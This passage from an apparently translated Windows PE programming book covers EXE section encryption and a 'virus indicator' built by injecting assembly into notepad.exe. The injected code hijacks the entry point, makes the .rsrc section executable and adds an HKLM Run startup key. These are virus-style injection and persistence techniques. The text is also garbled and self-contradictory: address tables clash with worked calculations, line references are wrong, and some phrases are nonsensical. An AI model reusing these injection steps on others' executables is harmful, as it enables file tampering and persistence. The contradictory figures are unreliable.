285 ; Use WriteProcessMemory for remote writing
286     push NULL
287     push 4           ; Length to write
288     mov edx, offset dwIATValue
289     add edx, ebx
290     push edx        ; Value to write in remote area
291     push esi        ; Starting address to write
292     push hProcess[ebx]
293     call _writeProcessMemory
294
295 ;mov dword ptr [esi], eax      ; Write function VA address to IAT
296     pop esi
297
298     inc @dwCount
299     add esi, 4
300 .endw
301
302     popad
303     ret
304 _updateIAT endp

```

Before calling the function `_updateIAT`, the data in the target program's import table has been restored. `dwModuleBase` stores the base address of the currently dynamically loaded module, `dwImageBase` stores the base address of the target process, and `hProcess` is the handle of the opened target process (used for writing operations). The function takes two parameters: parameter 1 is `_lpIID`, which points to the current import descriptor structure described by `IMAGE_IMPORT_DESCRIPTOR`; parameter 2 is the VA of the `WriteProcessMemory` function.

The function first finds the function name string through `IMAGE_IMPORT_DESCRIPTOR.OriginalFirstThunk` (note that the first two bytes before Hint/Name need to be skipped), then calls the `_getApi` function to get the address of the function code and writes this address to the corresponding item in the IAT.

By completing the above steps, the task of encrypting and decrypting the EXE and executing it is accomplished. After running the patched `chapter21\b\path_notepad.exe` program, first, a dialog box prompt from the patched code will appear, then the original program will run. Using the PEInfo tool, you can see that most of the information displayed by the program matches the original program.

---

## 21.5 SUMMARY

This chapter introduces a method of encrypting EXE files by encrypting the sections of the target PE file. During operation, the patched code controls the interface, implements decryption, and reconstructs the original program's operation. This chapter covers the patching tools introduced in Chapter 17.

The encryption method in this example is simple and can be modified as needed to meet some special requirements. Note that the code introduced in this chapter assumes that the functions are imported by name in the target PE file. If you need a program that imports functions by ordinal, please refer to the relevant knowledge for modification.

This chapter will explore the techniques for writing PE virus indicators.

This chapter uses two methods to develop PE virus indicators: one is a semi-automated method with manual programming assistance, and the other is a fully automated method.

**Disclaimer:** This PE virus indicator does not have the function of preventing and detecting viruses, nor can it prevent PE viruses from infecting people. It only serves to remind users of the current security status of their computers.

---

## 22.1 BASIC CONCEPT

PE viruses refer to viruses that target PE files on Windows operating systems, sometimes also referred to as Win32 viruses. They belong to a type of file virus.

### Extended Reading: What is a file virus?

All viruses that infect files via the operating system are file viruses. Their main targets are executable files within the operating system, but they do not include executable files in the OFFICE series. The main types of executable files include those ending in ".com" and ".exe". The PE files mentioned in this chapter specifically refer to those ending in ".exe".

The overall concept of this virus indicator is as follows. First, select a PE file (target) in the system as the target to create a virus indicator program, giving the target an additional patch; then, analyze the code of the patch injected into the target file to detect and indicate the presence of PE viruses.

First, let's understand the selection criteria for the target.

---

### 22.1.1 TARGET SELECTION CRITERIA

The target of the virus indicator should be a program that is likely to be infected by a virus. Most viruses infect PE files in batches, so they will conduct large-scale detection on the target files. Usually, a small executable program is chosen because such files are easy to be infected by the virus's "eggshell." This allows the virus code to be easily injected into the executable file, thus forming a valid infection plan. Therefore, when selecting the target, you must choose a relatively small program. For example, this chapter uses the program notepad.exe, which, in a Windows 2000 system, has a standard size of 50960 bytes and 66560 bytes in Windows XP SP3.

Moreover, to ensure the target file remains intact, some parts of the virus code will overwrite the middle of the executable file. If the virus is not effectively isolated, it can cause irreparable hard disk errors, resulting in high CPU usage and other time-consuming errors. This type of virus is called a "file virus."

In the era where file viruses pose a significant threat to users, it is critical to adopt various strategies to counteract them. For example, inserting code into the main program, activating

the code at runtime, or leveraging the system's file management system to periodically scan small executable files. This way, users can perceive the presence of a virus.

The virus indicator described in this chapter is based on this principle, selecting a small file (such as notepad.exe) as the target, and then using two aspects of static analysis and dynamic analysis to handle and process the file:

- Place it in the system directory, i.e., %WINDIR%.
- Add it to the startup group to scan every time the system boots.

The goal is to make it actively remind the user: Your computer may be infected with a virus!

---

#### 22.1.2 PRINCIPLE OF DETERMINING VIRUS INFECTION

Most of the time, once a virus indicator detects a file infection, it is because the file header has undergone changes (the data at the beginning of the file includes DOS MZ HEADER, DOS STUB, IMAGE\_FILE\_HEADER, IMAGE\_OPTIONAL\_HEADER, IMAGE\_SECTION\_HEADER). The data recorded by IMAGE\_SECTION\_HEADER includes statistical information about each section of the PE file. If a virus modifies or adds content to the file, it can be determined by analyzing the data in the file header whether the PE file has been modified. Once such modifications are detected, the program will give a timely alert to the user, indicating the potential presence of a virus.

#### Extended Reading: How to Implement the Modification Function

Through the methods described in this chapter, you can implement the function of detecting modifications to the PE file's virus entry point. This is achieved by controlling the entry point address, which is stored in the IMAGE\_OPTIONAL\_HEADER32.AddressOfEntryPoint. As long as the entry point address is recorded in two corresponding checks, it can achieve the purpose of virus detection and notification.

---

#### 22.2 MANUALLY CREATING A PE VIRUS INDICATOR

After understanding the basic concepts and principles, we will first develop a PE virus indicator using a semi-automated process. The target for this example is a specified PE file—Notepad. In this design process, we will not use a patch framework. The goal is to learn how to use the current functions provided by the program header without modifying the target program.

---

##### 22.2.1 PROGRAMMING STEPS

The design of the patch program is roughly divided into the following three steps:

**Step 1: Obtain the function address.** To obtain the address of a function that does not exist in the original import table of notepad.exe, you must load the corresponding dynamic link library using `LoadLibraryA`, and then use `GetProcAddress` to get the addresses of these functions. These functions include:

```

-----Related to Setting Registry Keys-----
RegCreateKeyA (The following functions are in advapi.dll, so this library should be loaded first)
RegSetValueExA
-----Related to Displaying Virus Alerts-----
MessageBoxA (This function is in user32.dll, so this library should be loaded first)
-----Related to Files-----
CreateFileA (The following functions are in kernel32.dll)
GetFileSize
CreateFileMappingA
DeleteFileA
GetWindowsDirectoryA
GetModuleFileNameA
CopyFileA

```

**Step 2** Add a new item to the registry at the following location, named note, type REG\_SZ, with the value virNote.exe.

HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN

The purpose of adding to the startup items is to run the virNote.exe script after the computer is turned on every day, so that the monitor can check if the file is infected with a virus.

**Step 3** Locate the header of this file, generate the checksum, and compare it with the checksum of the 4ch offset storage location in the virNote.exe file. If they match, it indicates that the file has not been modified, and no alert is shown; otherwise, a virus infection alert is displayed. Below is a brief analysis of the target file.

#### 22.2.2 ANALYZING THE IMPORT TABLE OF THE TARGET FILE

As the saying goes, "Know yourself and know your enemy, and you will never be defeated." Below, we will use the PEInfo tool to analyze the import table of the target file (notepad.exe) to see which functions it uses from which dynamically linked libraries, so as to determine whether these functions can be used directly in the patch code.

The analysis results of the import table of notepad.exe using the PEInfo tool are as follows:

```

-----The section where the import table is located: .text-----
-----Import Library: comdlg32.dll-----
OriginalFirstThunk      00007990
TimeStamp                ffffffff
ForwarderChain           ffffffff
FirstThunk               000012c4
-----00000015  PageSetupDlgW
00000016  FindTextW
00000018  PrintDlgExW
00000003  ChooseFontW
00000008  GetFileDialogW
00000010  GetOpenFileNameW
00000021  ReplaceTextW
00000004  CommDlgExtendedError
00000012  GetSaveFileNameW

-----Import Library: SHELL32.dll-----
OriginalFirstThunk      00007840
TimeStamp                ffffffff
ForwarderChain           ffffffff
FirstThunk               00001174
-----
```

```

00000031 DragFinish
00000035 DragQueryFileW
00000030 DragAcceptFiles
00000259 ShellAboutW
...
Import Library: KERNEL32.dll
-----
OriginalFirstThunk      00007758
TimeDateStamp           ffffffff
ForwarderChain          ffffffff
FirstThunk              0000108c
-----
00000318 GetCurrentThreadId
00000468 GetTickCount
000006F0 QueryPerformanceCounter
00000362 GetLocalTime
00000472 GetUserDefaultLCID
00000320 GetDateFormatW
00000740 GetTimeFormatW
00000511 GlobalAlloc
00000512 GlobalUnlock
000004C0 GetFileInformationByHandle
00000081 CreateFileMappingW
00000448 GetSystemTimeAsFileTime
00000315 TerminateProcess
00000510 GetCurrentProcess
00000822 SetUnhandledExceptionFilter
00000374 LoadLibraryA
00000374 GetModuleHandleA
00000768 GetStartupInfoA
00000514 GlobalFree
00000364 GetLocaleInfoW
00000586 LocalFree
00000140 LocalAlloc
00000952 lstrlenW
00000596 LocalUnlock
00000056 CompareStringW
00000592 LocalLock
00000234 FoldStringW
00000049 CloseHandle
00000002 lstrcpyW
00000678 ReadFile
00000482 CreateFileW
00000001 lstrcmpiW
00000316 GetCurrentProcessId
00000408 GetProcAddress
00000937 lstrcatW
00000204 FindClose
00000211 FindFirstFileW
00000345 GetFileAttributesW
00000940 lstrcmpW
00000014 MulDiv
00000049 lstrcpyNW
00000595 LocalSize
00000576 GetLastError
00000911 WriteFile
00000790 SetLastError
00000878 WideCharToMultiByte
00000574 LocalReAlloc
00000236 FormatMessageW
00000419 GetUserDefaultUILanguage
00000678 SetEndOfFile
00000130 DeleteFileW
00000410 GetACP
00000862 UnmapViewOfFile
00000651 MultiByteToWideChar
00000602 MapViewOfFile
00000859 UnhandledExceptionFilter
...

```

From the above contents (highlighted parts), it can be seen that the script uses two important functions from kernel32.dll: **LoadLibraryA** and **GetProcAddress**.

This is fortunate for writing the patch code because using these two functions makes it easy to obtain the addresses of any functions from any dynamically linked libraries. This avoids having to obtain the base address of kernel32.dll and then get these two functions through its import table. Additionally, the original import table of the script also contains several functions that the patch code needs to call:

- RegCloseKey
- MapViewOfFile
- UnmapViewOfFile
- CloseHandle

The patch code calls the addresses of the above functions directly and can use the invoke command and the original function names without needing to obtain the addresses of these functions. Below, we will look at the source code of the patch.

---

#### 22.2.3 SOURCE CODE OF THE PATCH PROGRAM

The patch code in this example will implement the following functions:

1. Add the patched notepad program virNote.exe to the startup items in the registry.
2. Copy all the code of the current process to a temporary file.
3. Verify whether the checksum of the temporary file is correct.
4. Based on the checksum, determine whether to issue a virus warning.

The source code of the patch program can be found in Code Listing 22-1.

#### Code Listing 22-1 Source Code for the File-Type Virus Warning Patch Program (chapter22\virWarn.asm)

```
1 ;-----
2 ; Function: File-Type Virus Warning Tool
3 ;
4 ; Author: Cheng Li
5 ; Development Date: 2010.7.1
6 ;-----
7     .386
8     .model flat, stdcall
9     option casemap:none
10
11    include windows.inc
12    include kernel32.inc
13    includelib kernel32.lib
14    include ADVAPI32.inc
15    includelib ADVAPI32.lib
16
17
18
19    .code
20
21    _ProtoRegCreateKey      typedef proto :dword,:dword,:dword
22    _ProtoRegSetValueEx     typedef proto :dword,:dword,:dword,:dword,:dword,:dword
23    _ProtoMessageBox        typedef proto :dword,:dword,:dword,:dword
24    _ProtoGetWindowsDirectory typedef proto :dword,:dword
25    _ProtoGetModuleFileName  typedef proto :dword,:dword,:dword
26    _ProtoCopyFile          typedef proto :dword,:dword,:dword
27    _ProtoCreateFile         typedef proto :dword,:dword,:dword,:dword,:dword,:dword
28    _ProtoGetFileSize        typedef proto :dword,:dword
29    _ProtoCreateFileMapping  typedef proto :dword,:dword,:dword,:dword,:dword
30    _ProtoDeleteFile         typedef proto :dword
31
32    _ApiRegCreateKey        typedef ptr _ProtoRegCreateKey
```

```

33 _ApiRegSetValueEx      typedef ptr _ProtoRegSetValueEx
34 _ApiMessageBox        typedef ptr _ProtoMessageBox
35 _ApiGetWindowsDirectory typedef ptr _ProtoGetWindowsDirectory
36 _ApiGetModuleFileName   typedef ptr _ProtoGetModuleFileName
37 _ApiCopyFile          typedef ptr _ProtoCopyFile
38 _ApiCreateFile         typedef ptr _ProtoCreateFile
39 _ApiGetFileSize        typedef ptr _ProtoGetFileSize
40 _ApiCreateFileMapping  typedef ptr _ProtoCreateFileMapping
41 _ApiDeleteFile         typedef ptr _ProtoDeleteFile
42
43
44 lpszKey              db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\Run',0
45 lpszValueName         db 'note',0
46 lpszValue             db 'virNote.exe',0
47 hKey                 dd ?
48 hFile                dd ?
49 hMapFile              dd ?
50 lpMemory              dd ? ; Pointer to the internal Chinese file
51
52 hDllADVAPI32          dd ? ; Handle to advapi32.dll
53 hDllUser32            dd ? ; Handle to user32.dll
54 hDllKernel32          dd ? ; Handle to kernel32.dll
55
56
57 @destFile             db 50h dup(0)
58 szBuffer              db 50h dup(0)
59 dwFileSize             dd ? ; Stores the file size
60 _dwSize               dd ?
61
62 _RegCreateKey          _ApiRegCreateKey    ?
63 _RegSetValueEx         _ApiRegSetValueEx   ?
64 _MessageBox             _ApiMessageBox     ?
65 _GetWindowsDirectory   _ApiGetWindowsDirectory ?
66 _GetModuleFileName     _ApiGetModuleFileName ?
67 _CopyFile              _ApiCopyFile       ?
68 _CreateFile             _ApiCreateFile     ?
69 _GetFileSize            _ApiGetFileSize    ?
70 _CreateFileMapping     _ApiCreateFileMapping ?
71 _DeleteFile             _ApiDeleteFile     ?
72
73
74 szADVAPI32            db 'ADVAPI32.dll',0
75 szUser32              db 'USER32.dll',0
76 szKernel32            db 'KERNEL32.dll',0
77 szRegCreateKey         db 'RegCreateKeyA',0
78 szRegSetValueEx        db 'RegSetValueExA',0
79 szMessageBox           db 'MessageBoxA',0
80 szGetWindowsDirectory db 'GetWindowsDirectoryA',0
81 szGetModuleFileName    db 'GetModuleFileNameA',0
82 szCopyFile             db 'CopyFileA',0
83 szCreateFile           db 'CreateFileA',0
84 szGetFileSize          db 'GetFileSize',0
85 szCreateFileMapping   db 'CreateFileMappingA',0
86 szDeleteFile           db 'DeleteFileA',0
87
88 lpszTitle              db 'File-Type Virus Warning - by qixiaorui',0
89 lpszMessage             db 'Warning! Your computer may have been infected by a file-type
virus!',0
90 lpszNewName            db 'virNote_Bak.exe',0
91
92
93 start:
94         call @F
95 @@
96 pop ebp
97 sub ebp, offset @B
98
99 ; First, get the base addresses of ADVAPI32.dll, kernel32.dll, and user32.dll
100
101 lea eax, [ebp+szADVAPI32]
102 push eax
103 call LoadLibrary           ; !!!!!!! Error correction needed
104 mov [ebp+hDllADVAPI32], eax
105
...
116 ;

```

```

117 lea eax, [ebp+szRegCreateKey]
118 push eax
119 mov eax, [ebp+hDllADVAPI32]
120 push eax
121 call GetProcAddress ; !!!!!!! Error correction needed
122 mov [ebp+_RegCreateKey], eax
123 ...
179
180 lea eax, [ebp+szDeleteFile]
181 push eax
182 mov eax, [ebp+hDllKernel32]
183 push eax
184 call GetProcAddress ; !!!!!!! Error correction needed
185 mov [ebp+_DeleteFile], eax
186
187
188 ; Write values to the registry
189 lea eax, [ebp+hKey]
190 push eax
191 lea eax, [ebp+lpszKey]
192 push eax
193 push HKEY_LOCAL_MACHINE
194 call [ebp+_RegCreateKey]
195 mov eax, 0Ch
196 push eax
197 lea eax, [ebp+lpszValue]
198 push eax
199 mov eax, REG_SZ
200 push eax
201 xor eax, eax
202 push eax
203 lea eax, [ebp+lpszValueName]
204 push eax
205 lea eax, [ebp+hKey]
206 push eax
207 call [ebp+_RegSetValueEx]
208 mov eax, [ebp+hKey]
209 push eax
210 call RegCloseKey ; !!!!!!! Error correction needed
211
212 ; Get the directory of the process
213 mov eax, 50h
214 push eax
215 lea eax, [ebp+szBuffer]
216 push eax
217 call [ebp+_GetWindowsDirectory]
218
219 mov esi,0
220 mov edi,0
221 .while TRUE
222     mov al, byte ptr [ebp+szBuffer+esi]
223     .break .if al==0
224     mov byte ptr [ebp+@destFile+edi],al
225     inc esi
226     inc edi
227 .endw
228 mov esi,0
229 .while TRUE
230     mov al, byte ptr [ebp+lpszNewName+esi]
231     .break .if al==0
232     mov byte ptr [ebp+@destFile+edi],al
233     inc esi
234     inc edi
235 .endw
236 mov byte ptr [ebp+@destFile+edi],0
237
238 ; Get the full path of the current running process C:\windows\virNote.exe
239 mov eax,50h
240 push eax
241 lea eax, [ebp+szBuffer]
242 push eax
243 xor eax, eax
244 push eax
245 call [ebp+_GetModuleFileName]
246

```

```

247 ; Copy the running process file szBuffer to the system directory @destFile
248 mov eax, FALSE
249 push eax
250 lea eax, [ebp+@destFile]
251 push eax
252 lea eax, [ebp+szBuffer]
253 push eax
254 call [ebp+_CopyFile]
255
256 ; Open the newly named file @destFile
257 push NULL
258 mov eax, FILE_ATTRIBUTE_ARCHIVE
259 push eax
260 mov eax, OPEN_EXISTING
261 push eax
262 push NULL
263 mov eax, FILE_SHARE_READ or FILE_SHARE_WRITE
264 push eax
265 mov eax, GENERIC_READ
266 push eax
267 lea eax, [ebp+@destFile]
268 push eax
269 call [ebp+_CreateFile]
270
271 mov [ebp+hFile], eax ; Store the file handle into the corresponding variable
272
273 push NULL
274 push eax
275 call [ebp+_GetFileSize]
276 mov [ebp+dwFileSize], eax
277
278 ; Establish an internal memory mapping
279 xor eax, eax
280 push eax
281 push eax
282 push eax
283 mov eax, PAGE_READONLY
284 push eax
285 xor eax, eax
286 push eax
287 mov eax, [ebp+hFile]
288 push eax
289 call [ebp+_CreateFileMapping]
290 mov [ebp+hMapFile], eax
291
292 ; Map the file content into memory
293 xor eax, eax
294 push eax
295 push eax
296 push eax
297 mov eax, FILE_MAP_READ
298 push eax
299 mov eax, [ebp+hMapFile]
300 push eax
301 call MapViewOfFile
302 mov [ebp+lpMemory], eax ; !!!!!!! Error correction needed
                           ; Retrieve the address of the mapped view
303
304 mov esi, [ebp+lpMemory]
305 add esi, 3ch
306 mov esi, dword ptr [esi]
307 add esi, [ebp+lpMemory]
308 push esi
309 pop edi ; Both esi and edi point to the PE header
310
311 movzx ecx, word ptr [esi+6h] ; Get the number of sections
312 mov eax, sizeof IMAGE_NT_HEADERS
313 add edi, eax ; edi points to the section table
314
315 ; Calculate the length of the section data
316 mov eax, sizeof IMAGE_SECTION_HEADER
317 xor edx, edx
318 mul ecx
319 xchg eax, ecx ; ecx now contains the total length of the section
data
320
321 ; Calculate the checksum of each 4-byte segment from edi

```

```

322 _calcCheckSum:
323
324     mov [ebp+_dwSize], ecx
325     push esi
326     shr ecx, 1
327     xor ebx, ebx
328     mov esi, edi
329
330     cld
331     @@:
332     lodsw
333     movzx eax, ax
334     add ebx, eax
335     loop @B
336     test [ebp+_dwSize], 1
337     jz @F
338     lodsb
339     movzx eax, al
340     add ebx, eax
341     @@
342     mov eax, ebx
343     and eax, 0ffffh
344     shr ebx, 16
345     add eax, ebx
346     not ax
347     pop esi
348
349
350     mov bx, word ptr [esi+4ch] ; This location stores the initial checksum
351     sub ax, bx
352     jz _ret
353
354     ; Display the warning message
355     xor eax, eax
356     push eax
357     lea eax, [ebp+lpszTitle]
358     push eax
359     lea eax, [ebp+lpszMessage]
360     push eax
361     push NULL
362     call [ebp+_MessageBox]
363
364     _ret:
365     ; Close the file
366     mov eax, [ebp+lpMemory]
367     push eax
368     call UnmapViewOfFile           ; !!!!!!! Error correction needed
369
370     mov eax, [ebp+hMapFile]
371     push eax
372     call CloseHandle             ; !!!!!!! Error correction needed
373
374     mov eax, [ebp+hFile]
375     push eax
376     call CloseHandle             ; !!!!!!! Error correction needed
377
378     ; Delete the file
379     lea eax, [ebp+@destFile]
380     push eax
381     call [ebp+_DeleteFile]
382
383     ret
384     ; This part is no longer needed, and can be used for storing data
385     mov eax, 12345678h
386     org $-4
387     OldEIP dd 00001000h
388     add eax, 12345678h
389     org $-4
390     ModBase dd 00400000h
391     jmp eax
392     end start

```

The code above uses static and dynamic loading techniques. Because this patch targets the notepad program, dynamic loading is only required for those functions that are not present in

the import table of the notepad program. Functions that are already present in the import table do not need to be specially processed; the operating system will automatically resolve these addresses when the notepad program runs, and these addresses will be stored in the IAT (Import Address Table). Therefore, the work of the latter part of the patch is to make these function calls perform their operations correctly, making the function addresses stored in the IAT effective.

Lines 0 – 4 define functions called by the patch program but not present in the import table of the notepad program. Lines 99 – 185 obtain the base addresses of dynamic link libraries such as kernel32.dll using LoadLibraryA and GetProcAddress and then retrieve the addresses of functions from these dynamic link libraries. Lines 188 – 210 add the patched notepad program to the startup items in the registry. Lines 212 – 217 obtain the system directory path, specifically the path of the "windir" environment variable, usually displayed as "C:\windows" on "My Computer". Lines 221 – 227 copy the directory name to @destFile. Lines 229 – 230 change the file name of the currently running notepad program to @destFile, resulting in @destFile containing the string: "C:\windows\virNote.exe". Lines 238 – 245 obtain the absolute path of the currently running notepad program and store it in the szBuffer variable, indicating "C:\windows\virNote.exe". Lines 247 – 254 copy the code segment of virNote.exe to the temporary file virNote\_Bak.exe. Lines 256 – 302 open the virNote\_Bak.exe file and map its content to memory. Lines 304 – 347 calculate the checksum of virNote\_Bak.exe. Because virNote\_Bak.exe is a copy of the current running notepad program, regardless of whether the computer is infected with a PE file virus, this verification is the latest for virNote.exe. Lines 350 – 351 compare the calculated checksum with the original checksum stored at the header of the notepad program when it was initially patched. If the checksums are identical, it means the program has not been tampered with, indicating the computer is not infected with a PE virus, and it jumps to the original entry point of the notepad program to continue running; if the checksums are different, it indicates that the program or even the computer is infected with a virus, and a virus alert message is displayed, and the program terminates without running the notepad program. Lines 364 – 381 close all opened memory mappings and handles, and delete the temporary file created.

Lines 384 – 391 use a special instruction structure technique to perform pointer arithmetic operations. This uses the current instruction address in S mode and jumps to the next instruction before the next segment starts. This code is equivalent to the following:

```
mov eax, OldEIP  
add eax, ModBase  
jmp eax
```

Since the locations of these codes are stored in the original import table of the notepad program, these positions must be corrected. These positions are lines 103, 121, 166, 185, 210, and 301 in the code. These positions are marked with "!!!!!! Error correction needed".

Next, we will analyze the loading connection to the source program and the changes made.

---

#### 22.2.4 BYTECODE OF THE PATCH PROGRAM

The bytecode of the patch program is as follows:

00000200	53 4F 46 54 57 41 52 45	5C 4D 49 43 52 4F 53 4F	SOFTWARE\MICROSO
00000210	46 54 5C 57 49 4E 44 4F	57 53 5C 43 55 52 52 45	FT\WINDOWS\CURRE
00000220	4E 54 56 45 52 53 49 4F	4E 5C 52 75 6E 00 6E 6F	NTVERSION\Run.no
00000230	74 65 00 76 69 72 4E 6F	74 65 2E 65 78 65 00 00	te.virNote.exe..
:			
00000310	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00000320	00 00 00 00 00 00 00 00	00 00 00 41 44 56 41 50	.....ADVAP
00000330	49 33 32 2E 64 6C 6C 00	55 53 45 52 33 32 2E 64	I32.dll.USER32.d
00000340	6C 6C 00 4B 45 52 4E 45	4C 33 32 2E 64 6C 6C 00	11.KERNEL32.d11.
00000350	52 65 67 43 72 65 61 74	65 4B 65 79 41 00 52 65	RegCreateKeyA.Re
00000360	67 53 65 74 56 61 6C 75	65 45 78 41 00 4D 65 73	gSetValueExA.Mes
00000370	73 61 67 65 42 6F 78 41	00 47 65 74 57 69 6E 64	sageBoxA.GetWind
00000380	6F 77 73 44 69 72 65 63	74 6F 72 79 41 00 47 65	owsDirectoryA.Ge
00000390	74 4D 6F 64 75 6C 65 46	69 6C 65 4E 61 6D 65 41	tModuleFileNameA
000003A0	00 43 6F 70 79 46 69 6C	65 41 00 43 72 65 61 74	.CopyFileA.Creat
000003B0	65 46 69 6C 65 41 00 47	65 74 46 69 6C 65 53 69	eFileA.GetFileSize
000003C0	7A 65 00 43 72 65 61 74	65 46 69 6C 65 4D 61 70	CreateFileMap
000003D0	70 69 6E 67 41 00 44 65	6C 65 74 65 46 69 6C 65	pingA.DeleteFile
000003E0	41 00 CE C4 BC FE B2 A1	B6 BE CC E1 CA BE C6 F7	A.文件病毒提示器
000003F0	2D 62 79 20 71 69 78 69	61 6F 72 75 69 00 C7 EB	-by qixiaorui.
00000400	D7 A2 D2 E2 A3 A1 C4 FA	B5 C4 BB FA C6 F7 D4 DA	注意! 您的机器在
00000410	C9 CF D2 BB B4 CE CA B9	D3 C3 CA B1 BF C9 C4 DC	上一次使用时可能
00000420	D2 D1 BE AD B8 D0 C8 BE	C1 CB CE C4 BC FE D0 CD	已经感染了文件型
00000430	B2 A1 B6 BE A3 A1 00 5C	76 69 72 4E 6F 74 65 5F	病毒! .\virNote_
00000440	42 61 6B 2E 65 78 65 00	<b>E8 00 00 00 00</b> 5D 81 ED	Bak.exe.?...]
00000450	4D 12 40 00 8D 85 2B 11	40 00 50 E8 42 03 00 00	M.@. 嘿+.@.P 银 ..
00000460	89 85 4F 10 40 00 8D 85	38 11 40 00 50 E8 30 03	堆O.@. 嘿 8.@@.P?.
:			
00000760	<b>4A 00 00 00 8B 85 47 10</b>	40 00 50 E8 26 00 00 00	J... 嘿 G.@@.P?...
00000770	<b>8B 85 43 10 40 00 50 E8</b>	<b>1A 00 00 00 8D 85 5B 10</b>	嘿 C.@@.P?... 嘿 [.
00000780	<b>40 00 50 FF 95 27 11 40</b>	<b>00 C3 B8 00 10 00 00 05</b>	@.P ?.@@. 酶.....
00000790	<b>00 00 40 00 FF E0 FF 25</b>	<b>18 20 40 00 FF 25 14 20</b>	..@. ?% . @. %.
000007A0	<b>40 00 FF 25 10 20 40 00</b>	<b>FF 25 08 20 40 00 FF 25</b>	@. % . @. % . @. %
000007B0	<b>0C 20 40 00 FF 25 00 20</b>	<b>40 00</b>	.. @. % . @.

The above demonstration shows the bytecode content of the patch program. All the bytecode displayed requires a size of 059Bh bytes, and the notepad program's .rsrc section has available space of 0C700h-0B800h=0F00h bytes. Therefore, the base address of the patch code can be embedded in the notepad program's .rsrc section.

**Note:** The bytecode must be added from the start address of the patch code, and the following will explain how to determine the correct address for the patch code.

## 22.2.5 CORRECTING FUNCTION ADDRESSES

Because the patch program uses several functions that exist in the import table of the notepad program, the following code must correct these addresses. The addresses that need correction in the compiled code are listed in Table 22-1.

**Table 22-1:** Addresses in the Patch Program that Require Correction

Serial No.	Description	Correct Address
1	Offset in the program	00006420
2	Base address in the program	01000000
3	Virtual address of CloseHandle()	01000000 + 00001080 + (46 - 1) * 4 = 01001134h
4	Virtual address of GetProcAddress()	01000000 + 00001080 + (14 - 1) * 4 = 010010C4h
5	Virtual address of LoadLibraryA()	01000000 + 00001080 + (19 - 1) * 4 = 010010F4h
6	Virtual address of MapViewOfFile()	01000000 + 00001080 + (39 - 1) * 4 = 01001184h
7	Virtual address of UnMapViewOfFile()	01000000 + 00001080 + (37 - 1) * 4 = 01001174h
8	Virtual address of RegCloseKey()	01000000 + 00001080 + (7 - 1) * 4 = 0100110Ch

Items 3 to 8 are API functions that exist in the import table of the notepad.exe. These functions are also used directly by the patch code. So, how to calculate their addresses? Taking RegCloseKey as an example, the specific steps to calculate its VA are as follows:

**Step 1:** From the import table of notepad.exe, find the corresponding import descriptor for ADVAPI32.dll:

```
-----  
Import Library: ADVAPI32.dll  
-----  
OriginalFirstThunk 00006704  
TimeStamp ffffffff  
ForwarderChain ffffffff  
FirstThunk 00001000  
  
00000264 IsTextUnicode  
00000394 RegCreateKeyW  
00000424 RegQueryValueExW  
00000435 RegSetValueExW  
00000413 RegOpenKeyExA  
00000424 RegQueryValueExA  
00000388 RegCloseKey
```

**Step 2:** Calculate the function's RVA. As mentioned above, FirstThunk points to the RVA of this block, and each import function below it corresponds to a 4-byte (dword) entry, so:

RegCloseKey's RVA = FirstThunk + (Sequence number - 1) \* 4 = 00001000h + (7 - 1) \* 4 = 00001018h

**Step 3:** Calculate the function's VA. Adding the calculated RVA from Step 2 to the base address of 01000000h gives the VA of the function:

RegCloseKey's VA = 01000000h + 00001018 = 01001018h

Other functions listed in Table 22-1 also follow this calculation method. After calculating and correcting all the addresses, the corrected bytecode is as follows:

```
0000BD70 8B 85 43 10 40 00 50 E8 1A 00 00 00 8D 85 5B 10 填 C. @. P?... # [ .  
0000BD80 40 00 50 FF 95 27 11 40 00 C3 B8 20 64 00 00 05 @. P ? .@. 酸 d...  
0000BD90 00 00 00 01 FF E0 FF 25 34 11 00 01 FF 25 C4 10 .... ?%4... %?  
0000BDA0 00 01 FF 25 F4 10 00 01 FF 25 18 11 00 01 FF 25 .. %?... %.... %  
0000BDB0 30 11 00 01 FF 25 18 10 00 01 0... %....
```

Next, use the FlexHex tool to perform the following steps on notepad.exe:

**Step 1:** Change the properties of the .rsrc section at offset 244h to 0e0000040h (making the section readable and executable).

**Step 2:** Modify the new entry point of the program at offset 100h to 0a000h + (0B800h - 7200h) + 248h = 0E848h.

**Step 3:** Correct the bytecode of 059Bh and overwrite it to the address starting at 0B800h.


**Step 4:** Calculate the checksum of the file as 0A1F16h (virNote's 74ddh), place it at offset 124h of the file (4ch offset from the start of the PE header). Note: checksum and size each occupy one word.

After completing these steps, the file-type virus warning tool is finished. Rename the tool (e.g., virNote.exe) and copy it to the system directory of the operating system, then proceed with testing.

---

#### 22.2.6 TESTING

Simulate a virus infection by manually modifying the table entries of notepad.exe to cause changes in the table entries of virNote.exe. For example, change the value at file offset 0x01d5 (.text section name) from 00h to 30h, then save and rerun virNote.exe. You will see that the file virus warning tool's dialog pops up, as shown in Figure 22-1.



**Figure 22-1:** Warning Dialog After Infection

Copy virNote.exe to the system directory of the Windows operating system (such as C:\windows), run it once, and the system will not show any alerts, but a new note item will be added to the registry startup items. Normally, running virNote.exe each time will not show any prompts because the program's table has not been modified or damaged, and the original checksum stored at offset 4ch of the file header matches. Therefore, no alerts are displayed. However, if virNote.exe is infected by a file-type virus, it will pop up a dialog to alert the user that the computer has been infected with a file-type virus.

---

#### 22.3 PATCH VERSION OF THE PE VIRUS WARNING TOOL

In the previous section, a semi-automated patch program was used to achieve the PE virus warning tool by manually modifying it. This section will use a fully automated method to implement the virus warning tool.

The virus warning function can be achieved by patching the volunteer's method.

The patch program must have the following two functions: first, write the patch program itself into the system startup items; second, be able to detect the checksum at a specified location and whether it has been modified. The following will introduce the coding of these two parts separately.

---

### 22.3.1 WRITING THE WARNING TOOL TO STARTUP ITEMS

To ensure that the warning tool runs every time the computer is started, thereby increasing the chances of infection, the patch code needs to write the target program of the patch into the startup location of the registry.

The registry startup item is:

```
